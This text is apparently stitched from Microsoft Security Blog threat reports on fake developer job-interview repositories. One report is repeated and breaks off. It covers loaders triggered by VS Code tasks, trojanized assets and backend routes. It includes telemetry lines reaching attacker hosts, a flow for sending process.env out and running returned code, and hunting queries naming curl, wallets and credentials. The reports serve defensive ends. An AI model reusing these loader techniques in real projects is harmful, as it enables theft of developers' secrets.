  • Reduce the exposure of secrets on developer endpoints. Use just-in-time and short-lived credentials, store secrets in vaults, and avoid long-lived tokens in environment files or local configuration.
  • Enforce multifactor authentication and conditional access for source control, CI/CD, cloud consoles, and identity providers to mitigate credential theft from compromised endpoints.
  • Review and restrict access to password manager vaults and developer signing keys. This campaign explicitly targets artifacts such as wallet material, password databases, private keys, and other high-value developer-held secrets.

Detect, investigate, and respond

  • Hunt for execution chains that start from a code editor or developer tool and quickly transition into shell or scripting execution (for example, Visual Studio Code/Cursor App→ cmd/PowerShell/bash → curl/wget → script execution). Review repository task configurations and build scripts when such chains are observed.
  • Monitor Node.js and Python processes for behaviors consistent with this campaign, including broad filesystem enumeration for credential and key material, clipboard monitoring, screenshot capture, and HTTP POST uploads of collected data.
  • If compromise is suspected, isolate the device, rotate credentials and tokens that may have been exposed, review recent access to code repositories and CI/CD systems, and assess for follow-on payloads and persistence.

Microsoft Defender XDR detections

Microsoft Defender XDR customers can refer to the list of applicable detections below. Microsoft Defender XDR coordinates detection, prevention, investigation, and response across endpoints, identities, email, and apps to provide integrated protection against attacks like the threat discussed in this blog. 

Customers with provisioned access can also use Microsoft Security Copilot in Microsoft Defender to investigate and respond to incidents, hunt for threats, and protect their organization with relevant threat intelligence.  

TacticObserved ActivityMicrosoft Defender Coverage
Executioncurl or wget command launched from NPM package to fetch script from vercel.app or URL shortnerMicrosoft Defender for Endpoint
Suspicious process execution
ExecutionBackdoor (Beaconing agent, OtterCookie, InvisibleFerret, FlexibleFerret) executionMicrosoft Defender for Endpoint
Suspicious Node.js process behavior
Possible OtterCookie malware activity
Suspicious Python library load
Suspicious connection to remote service

Microsoft Defender for Antivirus
Suspicious ‘BeaverTail’ behavior was blocked
Credential AccessEnumerating sensitive dataMicrosoft Defender for Endpoint
Enumeration of files with sensitive data
DiscoveryGathering basic system information and enumerating sensitive dataMicrosoft Defender for Endpoint
System information discovery
Suspicious System Hardware Discovery
Suspicious Process Discovery
CollectionClipboard data read by Node.js scriptMicrosoft Defender for Endpoint
Suspicious clipboard access

Hunting Queries

Microsoft Defender XDR  

Microsoft Defender XDR customers can run the following queries to find related activity in their networks.

Run the below query to identify suspicious script executions where curl or wget is used to fetch remote content.

DeviceProcessEvents
| where ProcessCommandLine has_any ("curl", "wget")
| where ProcessCommandLine has_any ("vercel.app", "short.gy") and ProcessCommandLine has_any (" | cmd", " | sh")

Run the below query to identify OtterCookie-related Node.js activity by correlating clipboard monitoring, recursive file scanning, curl-based exfiltration, and VM-awareness patterns.

DeviceProcessEvents
| where
    (
        (InitiatingProcessCommandLine has_all ("axios", "const uid", "socket.io") and InitiatingProcessCommandLine contains "clipboard") or // Clipboard watcher + socket/C2 style bootstrap
        (InitiatingProcessCommandLine has_all ("excludeFolders", "scanDir", "curl ", "POST")) or // Recursive file scan + curl POST exfil
        (ProcessCommandLine has_all ("*bitcoin*", "credential", "*recovery*", "curl ")) or // Credential/crypto keyword harvesting + curl usage
        (ProcessCommandLine has_all ("node", "qemu", "virtual", "parallels", "virtualbox", "vmware", "makelog")) or // VM / sandbox awareness + logging
        (ProcessCommandLine has_all ("http", "execSync", "userInfo", "windowsHide")
            and ProcessCommandLine has_any ("socket", "platform", "release", "hostname", "scanDir", "upload")) // Generic OtterCookie-ish execution + environment collection + upload hints
    )

Run the below query to detect possible Node.js beaconing agent activity.

DeviceProcessEvents
| where ProcessCommandLine has_all ("handleCode", "AgentId", "SERVER_IP")

Run the below query to detect possible BeaverTail and InvisibleFerret activity.

DeviceProcessEvents
| where FileName has "python" or ProcessVersionInfoOriginalFileName has "python"
| where ProcessCommandLine has_any (@'/.n2/pay', @'\.n2/pay', @'\.npl', '/.npl', @'/.n2/bow', @'\.n2/bow', '/pdown', '/.sysinfo', @'\.n2/mlip', @'/.n2/mlip')

Run the below query to detect credential enumeration activity.

DeviceProcessEvents
| where InitiatingProcessParentFileName has "node"
| where (InitiatingProcessCommandLine has_all ("cmd.exe /d /s /c", " findstr /v", '\"dir')
and ProcessCommandLine has_any ("account", "wallet", "keys", "password", "seed", "1pass", "mnemonic", "private"))
or ProcessCommandLine has_all ("-path", "node_modules", "-prune -o -path", "vendor", "Downloads", ".env")

Microsoft Sentinel  

Microsoft Sentinel customers can use the TI Mapping analytics (a series of analytics all prefixed with ‘TI map’) to automatically match the malicious domain indicators mentioned in this blog post with data in their workspace. If the TI Map analytics are not currently deployed, customers can install the Threat Intelligence solution from the Microsoft Sentinel Content Hub to have the analytics rule deployed in their Sentinel workspace.   

References

This research is provided by Microsoft Defender Security Research with contributions from Balaji Venkatesh S.

Learn more   

Review our documentation to learn more about our real-time protection capabilities and see how to enable them within your organization.   

Learn more about Protect your agents in real-time during runtime (Preview) – Microsoft Defender for Cloud Apps

Explore how to build and customize agents with Copilot Studio Agent Builder 

Microsoft 365 Copilot AI security documentation 

How Microsoft discovers and mitigates evolving attacks against AI guardrails 

Learn more about securing Copilot Studio agents with Microsoft Defender  

The post Contagious Interview: Malware delivered through fake developer job interviews appeared first on Microsoft Security Blog.

Developer-targeting campaign using malicious Next.js repositories

Microsoft Defender Experts identified a coordinated developer-targeting campaign delivered through malicious repositories disguised as legitimate Next.js projects and technical assessment materials. Telemetry collected during this investigation indicates the activity aligns with a broader cluster of threats that use job-themed lures to blend into routine developer workflows and increase the likelihood of code execution.

During initial incident analysis, Defender telemetry surfaced a limited set of malicious repositories directly involved in observed compromises. Further investigation expanded the scope by reviewing repository contents, naming conventions, and shared coding patterns. These artifacts were cross-referenced against publicly available code-hosting platforms. This process uncovered additional related repositories that were not directly referenced in observed logs but exhibited the same execution mechanisms, loader logic, and staging infrastructure.

Across these repositories, the campaign uses multiple entry points that converge on the same outcome: runtime retrieval and local execution of attacker-controlled JavaScript that transitions into staged command-and-control. An initial lightweight registration stage establishes host identity and can deliver bootstrap code before pivoting to a separate controller that provides persistent tasking and in-memory execution. This design supports operator-driven discovery, follow-on payload delivery, and staged data exfiltration.

Initial discovery and scope expansion

The investigation began with analysis of suspicious outbound connections to attacker-controlled command-and-control (C2) infrastructure. Defender telemetry showed Node.js processes repeatedly communicating with related C2 IP addresses, prompting deeper review of the associated execution chains.

By correlating network activity with process telemetry, analysts traced the Node.js execution back to malicious repositories that served as the initial delivery mechanism. This analysis identified a Bitbucket-hosted repository presented as a recruiting-themed technical assessment, along with a related repository using the Cryptan-Platform-MVP1 naming convention.

From these findings, analysts expanded the scope by pivoting on shared code structure, loader logic, and repository naming patterns. Multiple repositories followed repeatable naming conventions and project “family” patterns, enabling targeted searches for additional related repositories that were not directly referenced in observed telemetry but exhibited the same execution and staging behavior.

Pivot signal  What we looked for Why it mattered  
Repo family naming convention  Cryptan, JP-soccer, RoyalJapan, SettleMint  Helped identify additional repos likely created as part of the same seeding effort  
Variant naming  v1, master, demo, platform, server  Helped find near-duplicate variants that increased execution likelihood  
Structural reuse  Similar file placement and loader structure across repos  Confirmed newly found repos were functionally related, not just similarly named  

Figure 1. Repository naming patterns and shared structure used to pivot from initial telemetry to additional related repositories 

Multiple execution paths leading to a shared backdoor 

Analysis of the identified repositories revealed three recurring execution paths designed to trigger during normal developer activity. While each path is activated by a different action, all ultimately converge on the same behavior: runtime retrieval and in‑memory execution of attacker‑controlled JavaScript. 

Path 1: Visual Studio Code workspace execution

Several repositories abuse Visual Studio Code workspace automation to trigger execution as soon as a developer opens (and trusts) the project. When present, .vscode/tasks.json is configured with runOn: “folderOpen”, causing a task to run immediately on folder open. In parallel, some variants include a dictionary-based fallback that contains obfuscated JavaScript processed during workspace initialization, providing redundancy if task execution is restricted. In both cases, the execution chain follows a fetch-and-execute pattern that retrieves a JavaScript loader from Vercel and executes it directly using Node.js.

``` 
node /Users/XXXXXX/.vscode/env-setup.js →  https://price-oracle-v2.vercel.app 
``` 

Figure 2. Telemetry showing a VS Code–adjacent Node script (.vscode/env-setup.js) initiating outbound access to a Vercel staging endpoint (price-oracle-v2.vercel[.]app). 

After execution, the script begins beaconing to attacker-controlled infrastructure. 

Path 2: Build‑time execution during application development 

The second execution path is triggered when the developer manually runs the application, such as with npm run dev or by starting the server directly. In these variants, malicious logic is embedded in application assets that appear legitimate but are trojanized to act as loaders. Common examples include modified JavaScript libraries, such as jquery.min.js, which contain obfuscated code rather than standard library functionality. 

When the development server starts, the trojanized asset decodes a base64‑encoded URL and retrieves a JavaScript loader hosted on Vercel. The retrieved payload is then executed in memory by Node.js, resulting in the same backdoor behavior observed in other execution paths. This mechanism provides redundancy, ensuring execution even when editor‑based automation is not triggered. 

Telemetry shows development server execution immediately followed by outbound connections to Vercel staging infrastructure: 

``` 
node server/server.js  →  https://price-oracle-v2.vercel.app 
``` 

Figure 3. Telemetry showing node server/server.js reaching out to a Vercel-hosted staging endpoint (price-oracle-v2.vercel[.]app). 

The Vercel request consistently precedes persistent callbacks to attacker‑controlled C2 servers over HTTP on port 300.  

Path 3: Server startup execution via env exfiltration and dynamic RCE 

The third execution path activates when the developer starts the application backend. In these variants, malicious loader logic is embedded in backend modules or routes that execute during server initialization or module import (often at require-time). Repositories commonly include a .env value containing a base64‑encoded endpoint (for example, AUTH_API=<base64>), and a corresponding backend route file (such as server/routes/api/auth.js) that implements the loader. 

On startup, the loader decodes the endpoint, transmits the process environment (process.env) to the attacker-controlled server, and then executes JavaScript returned in the response using dynamic compilation (for example, new Function(“require”, response.data)(require)). This results in in‑memory remote code execution within the Node.js server process. 

``` 
Server start / module import 
→ decode AUTH_API (base64) 
→ POST process.env to attacker endpoint 
→ receive JavaScript source 
→ execute via new Function(...)(require) 
``` 

Figure 4. Backend server startup path where a module import decodes a base64 endpoint, exfiltrates environment variables, and executes server‑supplied JavaScript via dynamic compilation. 

This mechanism can expose sensitive configuration (cloud keys, database credentials, API tokens) and enables follow-on tasking even in environments where editor-based automation or dev-server asset execution is not triggered. 

Stage 1 C2 beacon and registration 

Regardless of the initial execution path, whether opening the project in Visual Studio Code, running the development server, or starting the application backend, all three mechanisms lead to the same Stage 1 payload. Stage 1 functions as a lightweight registrar and bootstrap channel.

After being retrieved from staging infrastructure, the script profiles the host and repeatedly polls a registration endpoint at a fixed cadence. The server response can supply a durable identifier, instanceId, that is reused across subsequent polls to correlate activity. Under specific responses, the client also executes server-provided JavaScript in memory using dynamic compilation, new Function(), enabling on-demand bootstrap without writing additional payloads to disk. 

Figure 5. Stage 1 registrar payload retrieved at runtime and executed by Node.js.
Figure 6. Initial Stage 1 registration with instanceId=0, followed by subsequent polling using a durable instanceId. 

Stage 2 C2 controller and tasking loader 

Stage 2 upgrades the initial foothold into a persistent, operator-controlled tasking client. Unlike Stage 1, Stage 2 communicates with a separate C2 IP and API set that is provided by the Stage 1 bootstrap. The payload commonly runs as an inline script executed via node -e, then remains active as a long-lived control loop. 

Figure 7. Stage 2 telemetry showing command polling and operational reporting to the C2 via /api/handleErrors and /api/reportErrors.

Stage 2 polls a tasking endpoint and receives a messages[] array of JavaScript tasks. The controller maintains session state across rounds, can rotate identifiers during tasking, and can honor a kill switch when instructed. 

Figure 8. Stage 2 polling loop illustrating the messages[] task format, identity updates, and kill-switch handling.

After receiving tasks, the controller executes them in memory using a separate Node interpreter, which helps reduce additional on-disk artifacts. 

Figure 9. Stage 2 executes tasks by piping server-supplied JavaScript into Node via STDIN. 

The controller maintains stability and session continuity, posts error telemetry to a reporting endpoint, and includes retry logic for resilience. It also tracks spawned processes and can stop managed activity and exit cleanly when instructed. 

Beyond on-demand code execution, Stage 2 supports operator-driven discovery and exfiltration. Observed operations include directory browsing through paired enumeration endpoints: 

Figure 10. Stage 2 directory browsing observed in telemetry using paired enumeration endpoints (/api/hsocketNext and /api/hsocketResult). 

 Staged upload workflow (upload, uploadsecond, uploadend) used to transfer collected files: 

Figure 11. Stage 2 staged upload workflow observed in telemetry using /upload, /uploadsecond, and /uploadend to transfer collected files. 

Summary

This developer‑targeting campaign shows how a recruiting‑themed “interview project” can quickly become a reliable path to remote code execution by blending into routine developer workflows such as opening a repository, running a development server, or starting a backend. The objective is to gain execution on developer systems that often contain high‑value assets such as source code, environment secrets, and access to build or cloud resources.

When untrusted assessment projects are run on corporate devices, the resulting compromise can expand beyond a single endpoint. The key takeaway is that defenders should treat developer workflows as a primary attack surface and prioritize visibility into unusual Node execution, unexpected outbound connections, and follow‑on discovery or upload behavior originating from development machines 

Cyber kill chain model 

Figure 12. Attack chain overview.

Mitigation and protection guidance  

What to do now if you’re affected  

  • If a developer endpoint is suspected of running this repository chain, the immediate priority is containment and scoping. Use endpoint telemetry to identify the initiating process tree, confirm repeated short-interval polling to suspicious endpoints, and pivot across the fleet to locate similar activity using Advanced Hunting tables such as DeviceNetworkEvents or DeviceProcessEvents.
  • Because post-execution behavior includes credential and session theft patterns, response should include identity risk triage and session remediation in addition to endpoint containment. Microsoft Entra ID Protection provides a structured approach to investigate risky sign-ins and risky users and to take remediation actions when compromise is suspected. 
  • If there is concern that stolen sessions or tokens could be used to access SaaS applications, apply controls that reduce data movement while the investigation proceeds. Microsoft Defender for Cloud Apps Conditional Access app control can monitor and control browser sessions in real time, and session policies can restrict high-risk actions to reduce exfiltration opportunities during containment. 

Defending against the threat or attack being discussed  

  • Harden developer workflow trust boundaries. Visual Studio Code Workspace Trust and Restricted Mode are designed to prevent automatic code execution in untrusted folders by disabling or limiting tasks, debugging, workspace settings, and extensions until the workspace is explicitly trusted. Organizations should use these controls as the default posture for repositories acquired from unknown sources and establish policy to review workspace automation files before trust is granted.  
  • Reduce build time and script execution attack surface on Windows endpoints. Attack surface reduction rules in Microsoft Defender for Endpoint can constrain risky behaviors frequently abused in this campaign class, such as running obfuscated scripts or launching suspicious scripts that download or run additional content. Microsoft provides deployment guidance and a phased approach for planning, testing in audit mode, and enforcing rules at scale.  
  • Strengthen prevention on Windows with cloud delivered protection and reputation controls. Microsoft Defender Antivirus cloud protection provides rapid identification of new and emerging threats using cloud-based intelligence and is recommended to remain enabled. Microsoft Defender SmartScreen provides reputation-based protection against malicious sites and unsafe downloads and can help reduce exposure to attacker infrastructure and socially engineered downloads.  
  • Protect identity and reduce the impact of token theft. Since developer systems often hold access to cloud resources, enforce strong authentication and conditional access, monitor for risky sign ins, and operationalize investigation playbooks when risk is detected. Microsoft Entra ID Protection provides guidance for investigating risky users and sign ins and integrating results into SIEM workflows.  
  • Control SaaS access and data exfiltration paths. Microsoft Defender for Cloud Apps Conditional Access app control supports access and session policies that can monitor sessions and restrict risky actions in real time, which is valuable when an attacker attempts to use stolen tokens or browser sessions to access cloud apps and move data. These controls can complement endpoint controls by reducing exfiltration opportunities at the cloud application layer. [learn.microsoft.com], [learn.microsoft.com] 
  • Centralize monitoring and hunting in Microsoft Sentinel. For organizations using Microsoft Sentinel, hunting queries and analytics rules can be built around the observable behaviors described in this blog, including Node.js initiating repeated outbound connections, HTTP based polling to attacker endpoints, and staged upload patterns. Microsoft provides guidance for creating and publishing hunting queries in Sentinel, which can then be operationalized into detections.  
  • Operational best practices for long term resilience. Maintain strict credential hygiene by minimizing secrets stored on developer endpoints, prefer short lived tokens, and separate production credentials from development workstations. Apply least privilege to developer accounts and build identities, and segment build infrastructure where feasible. Combine these practices with the controls above to reduce the likelihood that a single malicious repository can become a pathway into source code, secrets, or deployment systems. 

Microsoft Defender XDR detections   

Microsoft Defender XDR customers can refer to the list of applicable detections below. Microsoft Defender XDR coordinates detection, prevention, investigation, and response across endpoints, identities, email, apps to provide integrated protection against attacks like the threat discussed in this blog.  

Customers with provisioned access can also use Microsoft Security Copilot in Microsoft Defender to investigate and respond to incidents, hunt for threats, and protect their organization with relevant threat intelligence.  

Tactic   Observed activity   Microsoft Defender coverage   
Initial access – Developer receives recruiting-themed “assessment” repo and interacts with it as a normal project 
– Activity blends into routine developer workflows 
Microsoft Defender for Cloud Apps – anomaly detection alerts and investigation guidance for suspicious activity patterns  
Execution – VS Code workspace automation triggers execution on folder open (for example .vscode/tasks.json behavior). 
– Dev server run triggers a trojanized asset to retrieve a remote loader. 
– Backend startup/module import triggers environment access plus dynamic execution patterns. – Obfuscated or dynamically constructed script execution (base64 decode and runtime execution patterns) 
Microsoft Defender for Endpoint – Behavioral blocking and containment alerts based on suspicious behaviors and process trees (designed for fileless and living-off-the-land activity)  
Microsoft Defender for Endpoint – Attack surface reduction rule alerts, including “Block execution of potentially obfuscated scripts”   
Command and control (C2) – Stage 1 registration beacons with host profiling and durable identifier reuse 
– Stage 2 session-based tasking and reporting 
Microsoft Defender for Endpoint – IP/URL/Domain indicators (IoCs) for detection and optional blocking of known malicious infrastructure  
Discovery & Collection  – Operator-driven directory browsing and host profiling behaviors consistent with interactive recon Microsoft Defender for Endpoint – Behavioral blocking and containment investigation/alerting based on suspicious behaviors correlated across the device timeline  
Collection  – Targeted access to developer-relevant artifacts such as environment files and documents 
– Follow-on selection of files for collection based on operator tasking 
Microsoft Defender for Endpoint – sensitivity labels and investigation workflows to prioritize incidents involving sensitive data on devices  
Exfiltration – Multi-step upload workflow consistent with staged transfers and explicit file targeting  Microsoft Defender for Cloud Apps – data protection and file policies to monitor and apply governance actions for data movement in supported cloud services  

Microsoft Defender XDR threat analytics  

Microsoft Security Copilot customers can also use the Microsoft Security Copilot integration in Microsoft Defender Threat Intelligence, either in the Security Copilot standalone portal or in the embedded experience in the Microsoft Defender portal to get more information about this threat actor.  

Hunting queries   

Node.js fetching remote JavaScript from untrusted PaaS domains (C2 stage 1/2) 

DeviceNetworkEvents 
| where InitiatingProcessFileName in~ ("node","node.exe") 
| where RemoteUrl has_any ("vercel.app", "api-web3-auth", "oracle-v1-beta") 
| project Timestamp, DeviceName, InitiatingProcessFileName, InitiatingProcessCommandLine, RemoteUrl 

Detection of next.config.js dynamic loader behavior (readFile → eval) 

DeviceProcessEvents 
| where FileName in~ ("node","node.exe") 
| where ProcessCommandLine has_any ("next dev","next build") 
| where ProcessCommandLine has_any ("eval", "new Function", "readFile") 
| project Timestamp, DeviceName, ProcessCommandLine, InitiatingProcessCommandLine 

Repeated shortinterval beaconing to attacker C2 (/api/errorMessage, /api/handleErrors) 

DeviceNetworkEvents 
| where InitiatingProcessFileName in~ ("node","node.exe") 
| where RemoteUrl has_any ("/api/errorMessage", "/api/handleErrors") 
| summarize BeaconCount = count(), FirstSeen=min(Timestamp), LastSeen=max(Timestamp) 
          by DeviceName, InitiatingProcessCommandLine, RemoteUrl 
| where BeaconCount > 10 

Detection of detached child Node interpreters (node – from parent Node) 

DeviceProcessEvents 
| where InitiatingProcessFileName in~ ("node","node.exe") 
| where ProcessCommandLine endswith "-" 
| project Timestamp, DeviceName, InitiatingProcessCommandLine, ProcessCommandLine 

Directory enumeration and exfil behavior

DeviceNetworkEvents 
| where RemoteUrl has_any ("/hsocketNext", "/hsocketResult", "/upload", "/uploadsecond", "/uploadend") 
| project Timestamp, DeviceName, RemoteUrl, InitiatingProcessCommandLine 

Suspicious access to sensitive files on developer machines 

DeviceFileEvents 
| where Timestamp > ago(14d) 
| where FileName has_any (".env", ".env.local", "Cookies", "Login Data", "History") 
| where InitiatingProcessFileName in~ ("node","node.exe","Code.exe","chrome.exe") 
| project Timestamp, DeviceName, FileName, FolderPath, InitiatingProcessCommandLine 

Indicators of compromise  

Indicator  Type  Description  
api-web3-auth[.]vercel[.]app 
• oracle-v1-beta[.]vercel[.]app 
• monobyte-code[.]vercel[.]app 
• ip-checking-notification-kgm[.]vercel[.]app 
• vscodesettingtask[.]vercel[.]app 
• price-oracle-v2[.]vercel[.]app 
• coredeal2[.]vercel[.]app 
• ip-check-notification-03[.]vercel[.]app 
• ip-check-wh[.]vercel[.]app 
• ip-check-notification-rkb[.]vercel[.]app 
• ip-check-notification-firebase[.]vercel[.]app 
• ip-checking-notification-firebase111[.]vercel[.]app 
• ip-check-notification-firebase03[.]vercel[.]app  
Domain Vercelhosted delivery and staging domains referenced across examined repositories for loader delivery, VS Code task staging, buildtime loaders, and backend environment exfiltration endpoints.  
 • 87[.]236[.]177[.]9 
• 147[.]124[.]202[.]208 
• 163[.]245[.]194[.]216 
• 66[.]235[.]168[.]136  
IP addresses  Commandandcontrol infrastructure observed across Stage 1 registration, Stage 2 tasking, discovery, and staged exfiltration activity.  
• hxxp[://]api-web3-auth[.]vercel[.]app/api/auth 
• hxxps[://]oracle-v1-beta[.]vercel[.]app/api/getMoralisData 
• hxxps[://]coredeal2[.]vercel[.]app/api/auth 
• hxxps[://]ip-check-notification-03[.]vercel[.]app/api 
• hxxps[://]ip-check-wh[.]vercel[.]app/api 
• hxxps[://]ip-check-notification-rkb[.]vercel[.]app/api 
• hxxps[://]ip-check-notification-firebase[.]vercel[.]app/api 
• hxxps[://]ip-checking-notification-firebase111[.]vercel[.]app/api 
• hxxps[://]ip-check-notification-firebase03[.]vercel[.]app/api 
• hxxps[://]vscodesettingtask[.]vercel[.]app/api/settings/XXXXX 
• hxxps[://]price-oracle-v2[.]vercel[.]app 
 
• hxxp[://]87[.]236[.]177[.]9:3000/api/errorMessage 
• hxxp[://]87[.]236[.]177[.]9:3000/api/handleErrors 
• hxxp[://]87[.]236[.]177[.]9:3000/api/reportErrors 
• hxxp[://]147[.]124[.]202[.]208:3000/api/reportErrors 
• hxxp[://]87[.]236[.]177[.]9:3000/api/hsocketNext 
• hxxp[://]87[.]236[.]177[.]9:3000/api/hsocketResult 
• hxxp[://]87[.]236[.]177[.]9:3000/upload 
• hxxp[://]87[.]236[.]177[.]9:3000/uploadsecond 
• hxxp[://]87[.]236[.]177[.]9:3000/uploadend 
• hxxps[://]api[.]ipify[.]org/?format=json  
URL Consolidated URLs across delivery/staging, registration and tasking, reporting, discovery, and staged uploads. Includes the public IP lookup used during host profiling. 
• next[.]config[.]js 
• tasks[.]json 
• jquery[.]min[.]js 
• auth[.]js 
• collection[.]js 
Filename  Repository artifacts used as execution entry points and loader components across IDE, build-time, and backend execution paths.  
• .vscode/tasks[.]json 
• scripts/jquery[.]min[.]js 
• public/assets/js/jquery[.]min[.]js 
• frontend/next[.]config[.]js 
• server/routes/api/auth[.]js 
• server/controllers/collection[.]js 
• .env  
Filepath  On-disk locations observed across examined repositories where malicious loaders, execution triggers, and environment exfiltration logic reside.  

References    

This research is provided by Microsoft Defender Security Research with contributions from Colin Milligan.

Learn more   

Review our documentation to learn more about our real-time protection capabilities and see how to enable them within your organization.   

Explore how to build and customize agents with Copilot Studio Agent Builder 

Microsoft 365 Copilot AI security documentation 

How Microsoft discovers and mitigates evolving attacks against AI guardrails 

Learn more about securing Copilot Studio agents with Microsoft Defender  

Learn more about Protect your agents in real-time during runtime (Preview) – Microsoft Defender for Cloud Apps | Microsoft Learn   

The post Developer-targeting campaign using malicious Next.js repositories appeared first on Microsoft Security Blog.

Developer-targeting campaign using malicious Next.js repositories

Microsoft Defender Experts identified a coordinated developer-targeting campaign delivered through malicious repositories disguised as legitimate Next.js projects and technical assessment materials. Telemetry collected during this investigation indicates the activity aligns with a broader cluster of threats that use job-themed lures to blend into routine developer workflows and increase the likelihood of code execution.

During initial incident analysis, Defender telemetry surfaced a limited set of malicious repositories directly involved in observed compromises. Further investigation expanded the scope by reviewing repository contents, naming conventions, and shared coding patterns. These artifacts were cross-referenced against publicly available code-hosting platforms. This process uncovered additional related repositories that were not directly referenced in observed logs but exhibited the same execution mechanisms, loader logic, and staging infrastructure.

Across these repositories, the campaign uses multiple entry points that converge on the same outcome: runtime retrieval and local execution of attacker-controlled JavaScript that transitions into staged command-and-control. An initial lightweight registration stage establishes host identity and can deliver bootstrap code before pivoting to a separate controller that provides persistent tasking and in-memory execution. This design supports operator-driven discovery, follow-on payload delivery, and staged data exfiltration.

Initial discovery and scope expansion

The investigation began with analysis of suspicious outbound connections to attacker-controlled command-and-control (C2) infrastructure. Defender telemetry showed Node.js processes repeatedly communicating with related C2 IP addresses, prompting deeper review of the associated execution chains.

By correlating network activity with process telemetry, analysts traced the Node.js execution back to malicious repositories that served as the initial delivery mechanism. This analysis identified a Bitbucket-hosted repository presented as a recruiting-themed technical assessment, along with a related repository using the Cryptan-Platform-MVP1 naming convention.

From these findings, analysts expanded the scope by pivoting on shared code structure, loader logic, and repository naming patterns. Multiple repositories followed repeatable naming conventions and project “family” patterns, enabling targeted searches for additional related repositories that were not directly referenced in observed telemetry but exhibited the same execution and staging behavior.

Pivot signal  What we looked for Why it mattered  
Repo family naming convention  Cryptan, JP-soccer, RoyalJapan, SettleMint  Helped identify additional repos likely created as part of the same seeding effort  
Variant naming  v1, master, demo, platform, server  Helped find near-duplicate variants that increased execution likelihood  
Structural reuse  Similar file placement and loader structure across repos  Confirmed newly found repos were functionally related, not just similarly named  

Figure 1. Repository naming patterns and shared structure used to pivot from initial telemetry to additional related repositories 

Multiple execution paths leading to a shared backdoor 

Analysis of the identified repositories revealed three recurring execution paths designed to trigger during normal developer activity. While each path is activated by a different action, all ultimately converge on the same behavior: runtime retrieval and in‑memory execution of attacker‑controlled JavaScript. 

Path 1: Visual Studio Code workspace execution

Several repositories abuse Visual Studio Code workspace automation to trigger execution as soon as a developer opens (and trusts) the project. When present, .vscode/tasks.json is configured with runOn: “folderOpen”, causing a task to run immediately on folder open. In parallel, some variants include a dictionary-based fallback that contains obfuscated JavaScript processed during workspace initialization, providing redundancy if task execution is restricted. In both cases, the execution chain follows a fetch-and-execute pattern that retrieves a JavaScript loader from Vercel and executes it directly using Node.js.

``` 
node /Users/XXXXXX/.vscode/env-setup.js →  https://price-oracle-v2.vercel.app 
``` 

Figure 2. Telemetry showing a VS Code–adjacent Node script (.vscode/env-setup.js) initiating outbound access to a Vercel staging endpoint (price-oracle-v2.vercel[.]app). 

After execution, the script begins beaconing to attacker-controlled infrastructure. 

Path 2: Build‑time execution during application development 

The second execution path is triggered when the developer manually runs the application, such as with npm run dev or by starting the server directly. In these variants, malicious logic is embedded in application assets that appear legitimate but are trojanized to act as loaders. Common examples include modified JavaScript libraries, such as jquery.min.js, which contain obfuscated code rather than standard library functionality. 

When the development server starts, the trojanized asset decodes a base64‑encoded URL and retrieves a JavaScript loader hosted on Vercel. The retrieved payload is then executed in memory by Node.js, resulting in the same backdoor behavior observed in other execution paths. This mechanism provides redundancy, ensuring execution even when editor‑based automation is not triggered. 

Telemetry shows development server execution immediately followed by outbound connections to Vercel staging infrastructure: 

``` 
node server/server.js  →  https://price-oracle-v2.vercel.app 
``` 

Figure 3. Telemetry showing node server/server.js reaching out to a Vercel-hosted staging endpoint (price-oracle-v2.vercel[.]app). 

The Vercel request consistently precedes persistent callbacks to attacker‑controlled C2 servers over HTTP on port 300.  

Path 3: Server startup execution via env exfiltration and dynamic RCE 

The third execution path activates when the developer starts the application backend. In these variants, malicious loader logic is embedded in backend modules or routes that execute during server initialization or module import (often at require-time). Repositories commonly include a .env value containing a base64‑encoded endpoint (for example, AUTH_API=<base64>), and a corresponding backend route file (such as server/routes/api/auth.js) that implements the loader. 

On startup, the loader decodes the endpoint, transmits the process environment (process.env) to the attacker-controlled server, and then executes JavaScript returned in the response using dynamic compilation (for example, new Function(“require”, response.data)(require)). This results in in‑memory remote code execution within the Node.js server process. 

``` 
Server start / module import 
→ decode AUTH_API (base64) 
→ POST process.env to attacker endpoint 
→ receive JavaScript source 
→ execute via new Function(...)(require) 
``` 

Figure 4. Backend server startup path where a module import decodes a base64 endpoint, exfiltrates environment variables, and executes server‑supplied JavaScript via dynamic compilation. 

This mechanism can expose sensitive configuration (cloud keys, database credentials, API tokens) and enables follow-on tasking even in environments where editor-based automation or dev-server asset execution is not triggered. 

Stage 1 C2 beacon and registration 

Regardless of the initial execution path, whether opening the project in Visual Studio Code, running the development server, or starting the application backend, all three mechanisms lead to the same Stage 1 payload. Stage 1 functions as a lightweight registrar and bootstrap channel.

After being retrieved from staging infrastructure, the script profiles the host and repeatedly polls a registration endpoint at a fixed cadence. The server response can supply a durable identifier, instanceId, that is reused across subsequent polls to correlate activity. Under specific responses, the client also executes server-provided JavaScript in memory using dynamic compilation, new Function(), enabling on-demand bootstrap without writing additional payloads to disk. 

Figure 5. Stage 1 registrar payload retrieved at runtime and executed by Node.js.
Figure 6. Initial Stage 1 registration with instanceId=0, followed by subsequent polling using a durable instanceId. 

Stage 2 C2 controller and tasking loader 

Stage 2 upgrades the initial foothold into a persistent, operator-controlled tasking client. Unlike Stage 1, Stage 2 communicates with a separate C2 IP and API set that is provided by the Stage 1 bootstrap. The payload commonly runs as an inline script executed via node -e, then remains active as a long-lived control loop. 

Figure 7. Stage 2 telemetry showing command polling and operational reporting to the C2 via /api/handleErrors and /api/reportErrors.

Stage 2 polls a tasking endpoint and receives a messages[] array of JavaScript tasks. The controller maintains session state across rounds, can rotate identifiers during tasking, and can honor a kill switch when instructed. 

Figure 8. Stage 2 polling loop illustrating the messages[] task format, identity updates, and kill-switch handling.

After receiving tasks, the controller executes them in memory using a separate Node interpreter, which helps reduce additional on-disk artifacts. 

Figure 9. Stage 2 executes tasks by piping server-supplied JavaScript into Node via STDIN. 

The controller maintains stability and session continuity, posts error telemetry to a reporting endpoint, and includes retry logic for resilience. It also tracks spawned processes and can stop managed activity and exit cleanly when instructed. 

